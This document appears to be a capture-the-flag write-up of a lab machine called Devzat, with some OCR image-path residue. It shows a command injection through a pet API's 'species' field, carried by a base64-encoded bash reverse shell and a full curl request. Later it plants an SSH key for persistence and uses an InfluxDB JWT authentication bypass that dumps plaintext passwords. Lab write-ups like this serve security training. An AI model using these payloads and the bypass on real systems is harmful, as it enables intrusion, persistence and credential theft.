
```
> ls -la
.rw-r--r-- 175 patrick 23 Jun 22:11 bluewhale
.rw-r--r-- 190 patrick 23 Jun 22:11 cat
.rw-r--r-- 100 patrick 23 Jun 22:11 dog
.rw-r--r-- 240 patrick 23 Jun 22:11 giraffe
.rw-r--r-- 303 patrick 23 Jun 22:11 gopher
.rw-r--r-- 344 patrick 23 Jun 22:11 redkite
 ^ 〉 ~/h/w/pet-source/characteristics 〉 master ?1
```

But it is not done in a secure way. The source just concatenates the cat command with whatever is received as a "species".

So now we have two opportunities. Either we hook ourselfs in with a intercepting proxy like BurpSuite or we use curl. As a proof of concept I will use curl.

But first let's see what we need to provide to the service by looking at developer console of firefox when adding a pet.





First of all it is a POST request to http://pets.devzat.htb/api/pet and it needs to contain a json body in this format:

```
{
    "name": "My Test Cat",
    "species": "cat"
}
```

As we learned from the static code analysis we can inject into *species*. So we will. As I mentioned you could do that with Burp, but I will just you curl.

Payload

To have a nice uncomplicated payload which will not break when sent through the API I constructed a bash reverse shell and base64 encoded it like so:

```
> ifconfig vmnet1
vmnet1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.17.1  netmask 255.255.255.0  broadcast
192.168.17.255
        inet6 fe80::250:56ff:fec0:1  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:c0:00:01  txqueuelen 1000  (Ethernet)
        RX packets 120272  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 78997  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


```
> echo "bash -i  >& /dev/tcp/192.168.17.1/9001 0>&1 " | base64 -w 0
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xNy4xLzkwMDEgMD4mMSAK%
```


So the payload will be

```
{
    "name": "my pwn cat",
    "species": "cat; echo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xNy4xLzkwMDEgMD4mMSAK | base64
-d | bash"
}
```

Be sure to start a listener and then send the following curl command:

```
curl -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"my pwn
cat","species":"cat; echo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xNy4xLzkwMDEgMD4mMSAK | base64
-d | bash"}' -H "'Content-Type': 'application/json'"
```





SSH Key

Now we are `patrick` and luckily we can write to `~/.ssh`. So we create/add our key in the file `authorized_keys` there to gain a "checkpoint" and a stable ssh shell.

```
patrick@devzat:~/.ssh$ ls
ls
id_rsa
patrick@devzat:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILOeVRSJcE+GiHd8xXm7a1cFh3o2qU0/lDm2TM4MQ0yN c1sc0@ht
b.eu" > authorized_keys
<3o2qU0/lDm2TM4MQ0yN c1sc0@htb.eu" > authorized_keys
patrick@devzat:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILOeVRSJcE+GiHd8xXm7a1cFh3o2qU0/lDm2TM4MQ0yN c1sc0@htb.eu
patrick@devzat:~/.ssh$
```

As there also was his ssh key `id_rsa` we could have downloaded that instead. I chost to just add mine.

```
> ssh -i .ssh/c1sc0.key -l patrick 192.168.17.129
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 16 Jul 2021 09:27:14 AM UTC

  System load:  0.08              Processes:               239
  Usage of /:   75.9% of 8.79GB   Users logged in:         0
  Memory usage: 22%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens33:   192.168.17.129


0 updates can be applied immediately.


Last login: Tue Jun 22 19:48:41 2021 from 192.168.50.1
patrick@devzat:~$
```

Hint on how to progress

We can see from a directory listing that there is no *user.txt*. `/etc/passwd` will give us another user called `catherine`. Looking at her home directory there is the *user.txt* and we cannot access it. So we sure need to do lateral movement.

```
patrick@devzat:~$ ls -la
total 60
drwxr-xr-x 8 patrick patrick 4096 Jun 23 13:48 .
drwxr-xr-x 4 root    root    4096 Jun 22 18:26 ..
lrwxrwxrwx 1 root    root       9 Jun 22 20:40 .bash_history -> /dev/null
-rw-r--r-- 1 patrick patrick  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 patrick patrick 3809 Jun 22 18:43 .bashrc
drwx------ 3 patrick patrick 4096 Jun 22 20:17 .cache
drwxr-x--- 2 patrick patrick 4096 Jun 22 20:24 devzat
-rw-rw-r-- 1 patrick patrick   51 Jun 22 19:52 .gitconfig
drwxrwxr-x 3 patrick patrick 4096 Jun 22 18:51 go
drwxrwxr-x 4 patrick patrick 4096 Jun 22 18:50 .npm
drwxrwx--- 5 patrick patrick 4096 Jun 22 19:07 pets
-rw-r--r-- 1 patrick patrick  807 Feb 25  2020 .profile
drwxrwxr-x 2 patrick patrick 4096 Jun 23 14:29 .ssh
-rw-r--r-- 1 patrick patrick    0 Jun 22 18:08 .sudo_as_admin_successful
-rw------- 1 patrick patrick 8599 Jun 23 13:48 .viminfo
patrick@devzat:~$
```

```
patrick@devzat:~$ cat /etc/passwd | grep -v "nologin\|false"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
patrick:x:1000:1000:patrick:/home/patrick:/bin/bash
catherine:x:1001:1001:catherine,,,:/home/catherine:/bin/bash
patrick@devzat:~$
```

```
patrick@devzat:~$ ls -la /home/catherine/
total 32
drwxr-xr-x 3 catherine catherine 4096 Jun 22 20:41 .
drwxr-xr-x 4 root      root      4096 Jun 22 18:26 ..
lrwxrwxrwx 1 root      root         9 Jun 22 20:41 .bash_history -> /dev/null
-rw-r--r-- 1 catherine catherine  220 Jun 22 18:26 .bash_logout
-rw-r--r-- 1 catherine catherine 3808 Jun 22 18:44 .bashrc
-rw-r--r-- 1 catherine catherine  807 Jun 22 18:26 .profile
drwx------ 2 catherine catherine 4096 Jun 22 20:31 .ssh
-rw------- 1 catherine catherine   33 Jun 22 18:27 user.txt
-rw------- 1 catherine catherine 1053 Jun 22 18:44 .viminfo
patrick@devzat:~$ cat /home/catherine/user.txt
cat: /home/catherine/user.txt: Permission denied
patrick@devzat:~$
```

How to progress? If you login to the chat service with the user name `patrick` you get a conversation backlog between `admin` and `patrick` which tells you that there is an InfluxDB running with a specific Version `1.7.5`.

```
ssh -l patrick -p 8000 localhost
```

```
patrick@devzat:~$ ssh -l patrick -p 8000 localhost
The authenticity of host '[localhost]:8000 ([127.0.0.1]:8000)' can't be established.
ED25519 key fingerprint is SHA256:J6PunhK7QJio7FyluWqee8qV/d+mN8mHIDBdsuG+XGs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:8000' (ED25519) to the list of known hosts.
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb 1.7.5 for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: patrick has joined the chat
patrick:
```

InfluxDB

There is in fact an InfluxDB running. You can find it locally bound by looking at `netstat`:

```
patrick@devzat:~$ netstat -tulpen
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        33117      -
tcp        0      0 127.0.0.1:8086          0.0.0.0:*               LISTEN      0          38963      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          36280      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      0          39989      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      0          36559      -
```

Lateral Movement

Now we are on to do lateral movement from *patrick* to *catherine*.

Authentication Bypass

Researching vulnerabilities for the specific version 1.7.5 of influx-db will lead us to a a `Authentication Bypass` Vulnerability.
The best information in my opinion can be found at snyk. They also link to a specific code line of `jwt_tool` here which tells us we need to use a blank "password" when creating a jwt token.

So first of all we need to figure what influx-db wants as a jwt token payload and format. The official documentation comes in handy here.

2. Generate your token

Use an authentication service to generate a secure token using your InfluxDB username, an expiration time, and your shared secret. There are online tools, such as https://jwt.io/, that will do this for you.

The payload (or claims) of the token must be in the following format:


```
{
  "username": "myUserName",
  "exp": 1516239022
}
```

- **username** - The name of your InfluxDB user.
- **exp** - The expiration time of the token in UNIX epoch time. For increased security, keep token expiration periods short. For testing, you can manually generate UNIX timestamps using https://www.unixtimestamp.com/index.php.

Encode the payload using your shared secret. You can do this with either a JWT library in your own authentication server or by hand at https://jwt.io/. The generated token follows this format: `<header>.<payload>.<signature>`

Exploit it

So all we need to do is craft a valid token with a username and an empty secret. The educated guess for username, as well as the signature in the mail from root to patrick let's one suggest the username has to be `admin`. Adding for example 1 year of epoch time to the current timestamp by using the link from the documentation will give you the following jwt.io settings and the resulting token:



Now that we have our valid bypass token we can use curl like documented and enumerate the database:

```
patrick@devzat:~$ export url=http://localhost:8086/query?pretty=true
patrick@devzat:~$ export token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNjU1OTg4NzMxfQ
.B8QJ8A1ghcz9ZjcxYDX6h7OFANFfUotLgbe5n2bE4hE
patrick@devzat:~$ curl -G $url --data-urlencode "q=show databases" -H "Authorization: Bearer $token"
{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "databases",
                    "columns": [
                        "name"
                    ],
                    "values": [
                        [
                            "devzat"
                        ],
                        [
                            "_internal"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

We successfully bypassed the authentication and can now see that there is a database called `devzat`.

```
patrick@devzat:~$ curl -G $url --data-urlencode "db=devzat" --data-urlencode "q=show measurements" -H "Authorization:
Bearer $token"
{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "measurements",
                    "columns": [
                        "name"
                    ],
                    "values": [
                        [
                            "user"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

So there is a table called `user`. Then let's see what is in there:

```
patrick@devzat:~$ curl -G $url --data-urlencode "db=devzat" --data-urlencode "q=SELECT * FROM \"user\"" -H "Authorizat
ion: Bearer $token"
{
    "results": [
        {
            "statement_id": 0,
            "series": [
                {
                    "name": "user",
                    "columns": [
                        "time",
                        "enabled",
                        "password",
                        "username"
                    ],
                    "values": [
                        [
                            "2021-06-22T20:04:16.313965493Z",
                            false,
                            "WillyWonka2021",
                            "wilhelm"
                        ],
                        [
                            "2021-06-22T20:04:16.320782034Z",
                            true,
                            "woBeeYareedahc7Oogeephies7Aiseci",
                            "catherine"
                        ],
                        [
                            "2021-06-22T20:04:16.996682002Z",
                            true,
                            "RoyalQueenBee$",
                            "charles"
                        ]
                    ]
                }
            ]
        }
    ]
}
```

Now we can read *catherines* password.

Switch User

As we are already on the box we can switch users just like:

```
su - catherine
```

Then provide her password.

```
patrick@devzat:~$ su - catherine
Password:
catherine@devzat:~$ cd
catherine@devzat:~$ ls -la
total 32
drwxr-xr-x 3 catherine catherine 4096 Jun 22 20:41 .
drwxr-xr-x 4 root      root      4096 Jun 22 18:26 ..
lrwxrwxrwx 1 root      root         9 Jun 22 20:41 .bash_history -> /dev/null
-rw-r--r-- 1 catherine catherine  220 Jun 22 18:26 .bash_logout
-rw-r--r-- 1 catherine catherine 3808 Jun 22 18:44 .bashrc
-rw-r--r-- 1 catherine catherine  807 Jun 22 18:26 .profile
drwx------ 2 catherine catherine 4096 Jun 22 20:31 .ssh
-rw------- 1 catherine catherine   33 Jun 22 18:27 user.txt
-rw------- 1 catherine catherine 1053 Jun 22 18:44 .viminfo
catherine@devzat:~$ cat user.txt

catherine@devzat:~$
```

Now we have the *user.txt* flag.

SSH Key

We again add our ssh key to `authorized_keys` to be able to dial in as *catherine* via ssh directly.


```
catherine@devzat:~/.ssh$ cat authorized_keys
catherine@devzat:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILOeVRSJcE+GiHd8xXm7a1cFh3o2qU0/lDm2TM4MQ0yN c1sc0@
htb.eu" >> authorized_keys
catherine@devzat:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILOeVRSJcE+GiHd8xXm7a1cFh3o2qU0/lDm2TM4MQ0yN c1sc0@htb.eu
catherine@devzat:~/.ssh$
```

```
> ssh -i .ssh/c1sc0.key -l catherine 192.168.17.129
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 16 Jul 2021 09:38:07 AM UTC

  System load:  0.03              Processes:                238
  Usage of /:   76.0% of 8.79GB   Users logged in:          0
  Memory usage: 22%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens33:   192.168.17.129


0 updates can be applied immediately.


Last login: Fri Jul 16 09:37:54 2021 from 192.168.17.1
catherine@devzat:~$
```


Hints on how to progress

Once again in a repetitive manner we can login to the chat instance as `catherine` and will see another hint pointing us to a local dev instance of the chap application.

```
ssh -l catherine -p 8000 localhost
```



In fact there is another instance of the chat we already saw, which is running @ localhost:8443 we can determine by looking again at `netstat -tulpen`.



Also there are the sources somewhere in a backups location. Let's enumerate.

Diff sources

After enumerating a little we find the source code to be at `/var/backups/` in two separate zip archives.

```
catherine@devzat:/var/backups$ ls -la
total 13924
drwxr-xr-x  2 root      root         4096 Jun 22 20:43 .
drwxr-xr-x 14 root      root         4096 Jun 22 18:34 ..
-rw-------  1 catherine catherine 7125469 Jun 22 20:43 devzat-dev.zip
-rw-------  1 catherine catherine 7120299 Jun 22 20:43 devzat-main.zip
catherine@devzat:/var/backups$
```

To further inverstigate we copy them over to our attackers host using scp.

